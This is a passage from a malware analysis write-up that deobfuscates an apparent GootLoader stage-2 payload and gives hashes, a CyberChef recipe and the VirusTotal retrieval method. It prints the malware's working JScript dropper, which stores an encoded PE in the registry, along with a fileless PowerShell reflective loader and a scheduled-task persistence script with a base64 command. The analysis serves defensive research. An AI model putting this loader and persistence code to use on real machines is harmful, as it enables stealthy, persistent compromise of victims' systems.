
First half of the decoded string:



```
Decoded string:

var kpjiatgopb='yduasqvtqqvyqqffffqvbpqqqqvvyqqqqqqqqqqqqqqqqqqqqqqqqvvpqqvvewfbavevvbyvscdrwbpvwyccdrwuyipisotrvovorifiooriwidrvitiwieieifoyrviriurvorouiervisiervyyyfutrvidifiyiurevdvdaryqqqqvvuvyuqvycvw
vsqqqqqqqqvveqvertvbvwvrrrvvwiqqurvyqvvyqvbvwtqqwqqvtqqqacibvvwqqvvrqvvyqqvwqqvyqqqqqvdvvyqvvyqvtvyovuqtqqqvrqvvwqqqwqvvwqqqqvwqqqpvvyvvbqqqsvvyvvipvyqqqqqqqqqqqqqqqqqqcvvyvvyvvuqqqqqqqqqqqqqqqqvvcivvyvv
wpqqqqqqqqqqqqqvvdysvvyvvspqqqqqqqqqqqqqqqqqqqqreoyiuopoyqqaywuqqwqqvwiqqvyqqqqqqqqqviquvivreiyiwoyiwqqyprvvyqvtqqvrivyqvwaqqqqqqqqqqvyqivcvreoriyiwoyiwqvdcvtqqivvyqvvyqqyvvyqqqqqqqqqvvyqtvyvreirototqqvvbvvtqq
ovvyqqqqqqqqqqqqqqqpqivcvreiuiyiwoyiwqvbqqqpvvyqvvrqqyyvyqqqqqqqqqvvyqtvyvreisiyiwoyiwqvipvyqqsvvyqvviqqyivyqqqqqqqqqvvyqtvcvreyturuyqqvvrcqqvvavvyqvvrqqycvyqqqqqqqqqvvyqtvcvreoyicotqqqpqqvvbvvyqvvrqqyevyqqqq
qqqqvvyqtvcvreoriuicifitqvyvvuqqcvvyqvviqquvvyqqqqqqqqvvyqtvyrqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqptecwccovyryvvovbvibepewwtqvptcywcctpdbyriqqvvpdbiqqvvuouiutptecwvpbyyryrypucvouorpbwuvcovbvibpudroeuopteavwtwffbevwqqpswuvcovbvibebwipdbiqqvvcovyryepvtqv
ffwuwvswbvibptecvypsfpfvvfbwtuapotbvibpsctpucvouevawacotbvibptfpvrvfpyerqqcovyrywfqqepuewtqvbpvwqqptcywvubueufcrvcvvpdbyriqqvvsvptfpvwvfpuaoqqiyawwpqqpbtdwvswbvibpbupvytwfiebwppdoyrivvtsctvfpycpqqcovyryep
vtqvffdoptecvypsfvfvvfbwwdapotbvibpucvoudetwdbawacotbvibptfpvwvfpyvevwqvawacotbvibpucvvfpybwqqawacotbvibptfpvwvfpycbqqpudbvfpypbqqawvpivbvibpucvoywcpbuyryrpcoyyryvyvrqqpsuyryvppbuyryrvpswyryffdvptecvcptvu
vcovbvibvwptcywvbpvwqqubueufcrvcvvsvptcywvbpvwqqubueufcrvcvviisvcovyryvvovbvibepoywtqvcovuacotbvibqqvvpowdapotbvibbpvwqqesvsffffffpdbyriqqvvpdoivvbbvwqqesyaffffffpdbiqqvvpowdapotbvibesiaffffffpdoyrivvsvco
yyryvywvavbvibcovyryvpavbvibcovuacotbvibvwqqepwrwrqvesrcffffffpdoyrivvsvcoyyryvyvyavbvibcovyryvvavbvibepfywwqvcovuacotbvibvrqqeswrffffffpdoyrivvsvcovyrywfqqepdcwwqveseefeffffpdbyriqqvvpdbyriqqvvsvuuuopscf
```

Fig 17. Output of the deobfuscation script, showing the first part

Second half of the decoded string:




```
'; WScript.sleep(10000); qwozqycsqtna = WScript.CreateObject("sh"+"ell.app"+"lica"+"tio"+"n"); var qltmazzfn
=kpjiatgopb; var zghkroveaf = WScript.CreateObject("WScript.Shell"); earuookq = "HKE"+"Y_CU"+"RREN"+"T_US"+"ER\\S"+"OF"+"TWAR"+"E\\Mi"+"cro"+"so"+"ft\\Ph"+"on"+"e\\"+zghkroveaf.ExpandEnvironmentStrings("%
USE"+"RNA"+"ME%"); cxyvwap = "REG_SZ"; oooyyelq = 0; try { zghkroveaf.RegRead(earuookq+"\\"); } catch(err) { oooyyelq = 1; zghkroveaf.RegWrite (earuookq+"\\", "", cxyvwap); } if (oooyyelq==1) { egmooprltr
cl = ''; fpuxkaldy=0; for (var i = 0; i <= qltmazzfn.length - 1; i++) { egmooprltrcl=egmooprltrcl+qltmazzfn.substring(i, i + 1); if (egmooprltrcl.length==4000) { zghkroveaf.RegWrite (earuookq+"\\"+fpuxkal
dy, egmooprltrcl, cxyvwap); fpuxkaldy=fpuxkaldy+1; egmooprltrcl=''; } } if (egmooprltrcl.length>0) { zghkroveaf.RegWrite (earuookq+"\\"+fpuxkaldy, egmooprltrcl, cxyvwap); } } qltmazzfn = utifduij; earuook
q = earuookq+"0"; oooyyelq = 0; try { zghkroveaf.RegRead(earuookq+"\\"); } catch(err) { oooyyelq = 1; zghkroveaf.RegWrite (earuookq+"\\", "", cxyvwap); } if (oooyyelq==1) { egmooprltrcl = ''; fpuxkaldy=0;
 for (var i = 0; i <= qltmazzfn.length - 1; i++) { egmooprltrcl=egmooprltrcl+qltmazzfn.substring(i, i + 1); if (egmooprltrcl.length==4000) { zghkroveaf.RegWrite (earuookq+"\\"+fpuxkaldy, egmooprltrcl, cxy
vwap); fpuxkaldy=fpuxkaldy+1; egmooprltrcl=''; } } if (egmooprltrcl.length>0) { zghkroveaf.RegWrite (earuookq+"\\"+fpuxkaldy, egmooprltrcl, cxyvwap);} zvveuirxv = new ActiveXObject("Scr"+"ip"+"ting.Fil"+"
eSys"+"tem"+"Obj"+"ect"); if(zvveuirxv.FolderExists("C"+":\\Pr"+"og"+"ram F"+"iles (x8"+"6)")){ var pvkhtywv = 'C'+':\\Win'+'do'+'ws\\Sy'+'sWO'+'W64\\Wind'+'ows'+'Powe'+'rSh'+'ell\\v1.0\\pow'+'er'+'sh'+'e
ll.e'+'xe'; } else { var pvkhtywv = 'C'+':\\W'+'indo'+'ws\\Sy'+'ste'+'m32\\Wi'+'ndows'+'Powe'+'rS'+'hell\\v1.0\\po'+'wersh'+'ell.e'+'xe'; } qwozqycsqtna.ShellExecute('pow'+'er'+'sh'+'ell.e'+'xe', '/c '+pv
khtywv+' "/"e" OQA2ADcAN"AAyADc"AOQAxA"DcAOw"BzAGwAZQB"lAHAAIAAtAHMAI"AA3AD"M"AO"wAk"AG4AaAB"pAD"0A"Rw"BlAH"QAL"Q"B"JAHQ"AZQBtAFAAcgBvAHA"A"ZQBy"AHQA"eQAg"A"C0AcABh"AHQ"AaAA"gA"CgAIgBoAGsA"IgA"rACIAY"wB1A
AAtAF"UAI"A"A"k"AHk"A"bAApACkA"OwA5ADIA"Mg"AwADMAMAA1A"DMAM"AA7AA="=", '', 'open', (1-1)); }
```

Fig 18. Output of the deobfuscation script, showing the second part

The same can be done with the following CyberChef recipe, it will take some time, due to the amount of data, but we saw it as a small challenge to use CyberChef to do the same.

```
#recipe=Regular_expression('User%20defined','..',true,true,false,false,false,false,'Li
```



Regular expression

Built in regexes: User defined

Regex: ..

☑ Case insensitive ☑ ^ and $ match at newlines □ Dot matches all

□ Unicode support □ Astral support □ Display total

Output format: List matches

Find / Replace

Find: \n REGEX

Replace: 30,

☑ Global match □ Case insensitive ☑ Multiline matching

□ Dot matches all

Input: total: 2 loaded: 2 length: 1,036,939

Name: PastedData
Size: 1,036,939 bytes
Type: text/plain
Loaded: 100%

Output: total: 2 baked: 0 baking: 2 start: 16 end: 609 length: 593 time: 56936ms length: 518469 lines: 1

```
= utifduij; earuookq = earuookq+"0"; oooyyelq = 0; try { zghkroveaf.RegRead(earuookq+"\\"); } catch(err) {
oooyyelq = 1; zghkroveaf.RegWrite (earuookq+"\\", "", cxyvwap); } if (oooyyelq==1) { egmooprltrcl = '';
fpuxkaldy=0; for (var i = 0; i <= qltmazzfn.length - 1; i++) {
egmooprltrcl=egmooprltrcl+qltmazzfn.substring(i, i + 1); if (egmooprltrcl.length==4000) { zghkroveaf.RegWrite
(earuookq+"\\"+fpuxkaldy, egmooprltrcl, cxyvwap); fpuxkaldy=fpuxkaldy+1; egmooprltrcl=''; } } if
(egmooprltrcl.length>0) { zghkroveaf.RegWrite (earuookq+"\\"+fpuxkaldy, egmooprltrcl, cxyvwap);} zvveuirxv =
new ActiveXObject("Scr"+"ip"+"ting.Fil"+"eSys"+"tem"+"Obj"+"ect");
if(zvveuirxv.FolderExists("C"+":\\Pr"+"og"+"ram F"+"iles (x8"+"6)")){ var pvkhtywv =
'C'+':\\Win'+'do'+'ws\\Sy'+'sWO'+'W64\\Wind'+'ows'+'Powe'+'rSh'+'ell\\v1.0\\pow'+'er'+'sh'+'ell.e'+'xe'; }
else { var pvkhtywv =
'C'+':\\W'+'indo'+'ws\\Sy'+'ste'+'m32\\Wi'+'ndows'+'Powe'+'rS'+'hell\\v1.0\\po'+'wersh'+'ell.e'+'xe'; }
qwozqycsqtna.ShellExecute('pow'+'er'+'sh'+'ell.e'+'xe', '/c '+pvkhtywv+' "/"e"
OQA2ADcAN"AAyADc"AOQAxA"DcAOw"BzAGwAZQB"lAHAAIAAtAHMAI"AA3AD"M"AO"wAk"AG4AaAB"pAD"0A"Rw"BlAH"QAL"Q"B"JAHQ"AZQ
```

Fig 19. The CyberChef recipe in action

The decoded payload results in another JavaScript script.


MD5: a8b63471215d375081ea37053b52dfc4

SHA256: 12c0067a15a0e73950f68666dafddf8a555480c5a51fd50c6c3947f924ec2fb4

File size: 507 KB

The JavaScript script contains code to insert an encoded PE file (unmanaged code) and create a key with as value as encoded assembly ("HKEY_CURRENT_USER\SOFTWARE\Microsoft\Phone") and then launches 2 PowerShell scripts. These 2 PowerShell scripts are fileless, and thus have no filename. For referencing in this document, the PowerShell scripts are named as follows:


1. powershell_loader: this PowerShell script is a loader to execute the PE file injected into the registry
2. powershell_persistence: this PowerShell script creates a scheduled task to execute the loader PowerShell script (powershell_loader) at boot time.



```
WScript.sleep(10000);
qwozqycsqtna = WScript.CreateObject("sh" + "ell.app" + "lica" + "tio" + "n");
var qltmazzfn = kpjiatgopb;
var zghkroveaf = WScript.CreateObject("WScript.Shell");
earuookq = "HKE" + "Y_CU" + "RREN" + "T_US" + "ER\\S" + "OF" + "TWAR" + "E\\Mi" + "cro" + "so" + "ft\\Ph" + "on" + "e\\" + zghkroveaf.ExpandEnvironmentStrings("%
USE" + "RNA" + "ME%");
cxyvwap = "REG_SZ";
oooyyelq = 0;
try {
    zghkroveaf.RegRead(earuookq + "\\");
} catch(err) {
    oooyyelq = 1;
    zghkroveaf.RegWrite (earuookq + "\\", "", cxyvwap);
}

if (oooyyelq == 1)  {
    egmooprltr
    cl = '';
    fpuxkaldy = 0;
    for (var i = 0;
    i <= qltmazzfn.length  -  1;
    i++) {
        egmooprltrcl = egmooprltrcl + qltmazzfn.substring(i, i  +  1);
        if (egmooprltrcl.length == 4000)  {
            zghkroveaf.RegWrite (earuookq + "\\" + fpuxkal
            dy, egmooprltrcl, cxyvwap);
            fpuxkaldy = fpuxkaldy + 1;
            egmooprltrcl = '';
        }

    }

    if (egmooprltrcl.length > 0)  {
        zghkroveaf.RegWrite (earuookq + "\\" + fpuxkaldy, egmooprltrcl, cxyvwap);
    }

}

qltmazzfn = utifduij;
earuook
q = earuookq + "0";
oooyyelq = 0;
try {
    zghkroveaf.RegRead(earuookq + "\\");
} catch(err) {
    oooyyelq = 1;
    zghkroveaf.RegWrite (earuookq + "\\", "", cxyvwap);
}

if (oooyyelq == 1)  {
    egmooprltrcl = '';
    fpuxkaldy = 0;
    for (var i = 0;
```

Fig 20. Deobfuscated & pretty-printed JavaScript script found in the decoded payload

A custom script was utilized to decode this payload as a whole and extract all separate elements from it (based on the reverse engineering of the script itself). The following is the output of the custom script:



```
user@ubuntu:~/Downloads$ python3 parse-payload.py f8857afd249818613161b3642f22c77712cc29f30a6993ab68351af05ae14c0f
File: f8857afd249818613161b3642f22c77712cc29f30a6993ab68351af05ae14c0f
ID: @83290986999722234173581@
SHA256 Script: 12c0067a15a0e73950f68666dafddf8a555480c5a51fd50c6c3947f924ec2fb4
SHA256 DLL: 63bf85c27e048cf7f243177531b9f4b1a3cb679a41a6cc8964d6d195d869093e
SHA256 Assembly: f1b33735dfd1007ce9174fdb0ba17bd4a36eee45fadcda49c71d7e86e3d4a434
Found expected assembly
Compiletime: 20220511-154216
GUID: {7F605BD6-2035-45CE-99BB-A275C3DB6815}

SHA256 PowerShell Loader script: c8a3ce2362e93c7c7dc13597eb44402a5d9f5757ce36ddabac8a2f38af9b3f4c

Found unexpected loader script
967427917;sleep -s 73;$nhi=Get-ItemProperty -path ("hk"+"cu:\sof"+"tw"+"are\mic"+"ros"+"oft\Phone\"+[Environment]::("use"+"rn"+"ame")+"0");for ($pph=0;$pph -le 738;$pph++){Try{$ul+=$nhi.$p
ph}Catch{}};$pph=0;while($true){$pph++;$ko=[math]::("sq"+"rt")($pph);if($ko -eq 1000){break}}$fq=$ul.replace("#",$ko);$sqx=[byte[]]::("ne"+"w")($fq.Length/2);for($pph=0;$pph -lt $fq.Length
;$pph+=2){$sqx[$pph/2]=[convert]::("ToB"+"yte")($fq.Substring($pph,2),(2*8))}[reflection.assembly]::("Lo"+"ad")($sqx);[Open]::("Te"+"st")();683724585;
Normalized script: $var1=Get-ItemProperty -path ("hkcu:\software\microsoft\Phone\"+[Environment]::username+"0");for ($var2=0;$var2 -le 701;$var2++){Try{$var3+=$var1.$var2}Catch{}};$var2=0;
while($true){$var2++;$var4=[math]::("sqrt")($var2);if($var4 -eq 1000){break}}$var5=$var3.replace("#",$var4);$var6=[byte[]]::("new")($var5.Length/2);for($var2=0;$var2 -lt $var5.Length;$var2
+=2){$var6[$var2/2]=[convert]::("ToByte")($var5.Substring($var2,2),(2*8))}[reflection.assembly]::("Load")($var6);[Open]::("Test")();

SHA256 PowerShell Persistence script: 48e94b62cce8a8ce631c831c279dc57ecc53c8436b00e70495d8cc69b6d9d097

Found unexpected persistence script
473519255;$ibs=([Diagnostics.Process]::GetCurrentProcess().MainModule.FileName);$zb="-w h /c "+$ibs+" ""/""e"" OQA2ADcANAAyADcAOQAxADcAOwBzAGwAZQBlAHAAIAAtAHMAIAA3ADMAOwAkAG4AaABpAD0ARwBlA
HQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AcABhAHQAaAAgACgAIgBoAGsAIgArACIAYwB1ADoAXABzAG8AZgAiACsAIgB0AHcAIgArACIAYQByAGUAXABtAGkAYwAiACsAIgByAG8AcwAiACsAIgBvAGYAdABcAFAAaABvAG4AZQBcACIAK
wBbAEUAbgB2AGkAcgBvAG4AbQBlAG4AdABdADoAOgAoACIAdQBzAGUAIgArACIAcgBuACIAKwAiAGEAbQBlACIAKQArACIAMAAiACkAOwBmAG8AcgAgACgAJABwAHAAaAA9ADAAOwAkAHAAcABoACAALQBsAGUAIAA3ADMAOAA7ACQAcABwAGgAKwArA
CkAewBUAHIAeQB7ACQAdQBsACsAPQAkAG4AaABpAC4AJABwAHAAaAB9AEMAYQB0AGMAaAB7AH0AfQA7ACQAcABwAGgAPQAwADsAdwBoAGkAbABlACgAJAB0AHIAdQBlACkAewAkAHAAcABoACsAKwA7ACQAawBvAD0AWwBtAGEAdABoAF0AOgA6ACgAI
gBzAHEAIgArACIAcgB0ACIAKQAoACQAcABwAGgAKQA7AGkAZgAoACQAawBvACAALQBlAHEAIAAxADAAMAAwACkAewBiAHIAZQBhAGsAfQB9ACQAZgBxAD0AJAB1AGwALgByAGUAcABsAGEAYwBlACgAIgAjACIALAAkAGsAbwApADsAJABzAHEAeAA9A
FsAYgB5AHQAZQBbAF0AXQA6ADoAKAAiAG4AZQAiACsAIgB3ACIAKQAoACQAZgBxAC4ATABlAG4AZwB0AGgALwAyACkAOwBmAG8AcgAoACQAcABwAGgAPQAwADsAJABwAHAAaAAgAC0AbAB0ACAAJABmAHEALgBMAGUAbgBnAHQAaAA7ACQAcABwAGgAK
wA9ADIAKQB7ACQAcwBxAHgAWwAkAHAAcABoAC8AMgBdAD0AWwBjAG8AbgB2AGUAcgB0AF0AOgA6ACgAIgBUAG8AQgAiACsAIgB5AHQAZQAiACkAKAAkAGYAcQAuAFMAdQBiAHMAdAByAGkAbgBnACgAJABwAHAAaAAsADIAKQAsACgAMgAqADgAKQApA
H0AWwByAGUAZgBsAGUAYwB0AGkAbwBuAC4AYQBzAHMAZQBtAGIAbAB5AF0AOgA6ACgAIgBMAG8AIgArACIAYQBkACIAKQAoACQAcwBxAHgAKQA7AFsATwBwAGUAbgBdADoAOgAoACIAVABlACIAKwAiAHMAdAAiACkAKAApADsANgA4ADMANwAyADQAN
QA4ADUAOwA=";$yl=$env:USERNAME;Register-ScheduledTask $yl -In (New-ScheduledTask -Ac (New-ScheduledTaskAction -E $ibs -Ar $zb) -Tr (New-ScheduledTaskTrigger -AtL -U $yl));922030530;
Normalized script: $var1=([Diagnostics.Process]::GetCurrentProcess().MainModule.FileName);$var2="-w h /c "+$var1+" ""/""e"" BASE64ENCODEDSCRIPT";$var3=$var4:USERNAME;Register-ScheduledTask
 $var3 -In (New-ScheduledTask -Ac (New-ScheduledTaskAction -E $var1 -Ar $var2) -Tr (New-ScheduledTaskTrigger -AtL -U $var3));

SHA256 PowerShell script contained in Persistence PowerShell script: c8a3ce2362e93c7c7dc13597eb44402a5d9f5757ce36ddabac8a2f38af9b3f4c

967427917;sleep -s 73;$nhi=Get-ItemProperty -path ("hk"+"cu:\sof"+"tw"+"are\mic"+"ros"+"oft\Phone\"+[Environment]::("use"+"rn"+"ame")+"0");for ($pph=0;$pph -le 738;$pph++){Try{$ul+=$nhi.$p
ph}Catch{}};$pph=0;while($true){$pph++;$ko=[math]::("sq"+"rt")($pph);if($ko -eq 1000){break}}$fq=$ul.replace("#",$ko);$sqx=[byte[]]::("ne"+"w")($fq.Length/2);for($pph=0;$pph -lt $fq.Length
;$pph+=2){$sqx[$pph/2]=[convert]::("ToB"+"yte")($fq.Substring($pph,2),(2*8))}[reflection.assembly]::("Lo"+"ad")($sqx);[Open]::("Te"+"st")();683724585;
```

Fig 21. Output of the custom script parsing all the components from the deobfuscated

All the artifacts extracted with this script match exactly with the artifacts recovered from the infected machine. These can be verified with the fileless artifacts extracted from Defender logs, with matching cryptographic hash:

- Stage 2 SHA256 Script: 12c0067a15a0e73950f68666dafddf8a555480c5a51fd50c6c3947f924ec2fb4
- Stage 2 SHA256 Persistence PowerShell script (powershell_persistence): 48e94b62cce8a8ce631c831c279dc57ecc53c8436b00e70495d8cc69b6d9d097
- Stage 2 SHA256 PowerShell script (powershell_loader) contained in Persistence PowerShell script: c8a3ce2362e93c7c7dc13597eb44402a5d9f5757ce36ddabac8a2f38af9b3f4c
- Stage 3 SHA256 Assembly: f1b33735dfd1007ce9174fdb0ba17bd4a36eee45fadcda49c71d7e86e3d4a434
- Stage 4 SHA256 DLL: 63bf85c27e048cf7f243177531b9f4b1a3cb679a41a6cc8964d6d195d869093e

Based on this information, it can be concluded, with high confidence, that the payload found on VirusTotal is identical to the one downloaded by the infected machine: all hashes match with the artifacts from the infected machine.

In addition to the evidence these matching hashes bring, the stage 2 payload file also ends with the following string (this is not part of the encoded script): @83290986999722234173581@. This is the random part of the URL used to request this payload. Notice that it ends with 4173581, the unique number for domain joined machines found in the trojanized jQuery script.

Payload retrieval from VirusTotal

Although VirusTotal has reports for several URLs used by this malicious script, none of the reports contained a link to the actual downloaded content. However, using the following query: content:”378471678671496876716986″, the download content (payload) was found on VirusTotal; This string of digits corresponds to the encoding of string “CreateObject”. (see Fig. 20)

In order to attempt the retrieval of the downloaded content, an educated guess was made that the downloaded payload would contain calls to function CreateObject, because such functions calls are also present in the trojanized jQuery script. There are countless files on VirusTotal that contain the string “CreateObject”, but in this particular case, it is encoded with an encoding specific to GootLoader. Each letter of the string “CreateObject” is encoded to its numerical representation (ASCII code), and subtracted with 30. This returns the string “378471678671496876716986”.

